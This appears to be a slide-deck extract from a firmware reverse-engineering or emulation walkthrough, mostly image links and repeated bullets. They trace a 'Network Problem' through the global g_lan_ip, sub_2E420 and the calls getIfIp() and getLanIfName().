
$ Network Problem • v8 is g_lan_ip • xref trace
g_lan_ip
$ Network Problem • v8 is g_lan_ip • xref trace
g_lan_ip • sub_2E420





$ Network Problem 跟 g_lan_ip 有關 :
$ Network Problem 跟 g_lan_ip 有關 : • s •

v19 • v16 • getIfIp() • LanIfName = getLanIfName()

$ Network Problem 跟 g_lan_ip 有關 : • s (
array ) • v19 ( array ) • v16 ( array ) • getIfIp() • LanIfName = getLanIfName()
$ Network Problem 跟 g_lan_ip 有關 : • s (
array ) • v19 ( array ) • v16 ( array ) • getIfIp() • LanIfName = getLanIfName()

$ Network Problem ( search getLanIfName() in lib ) •
Search getLanIfName()
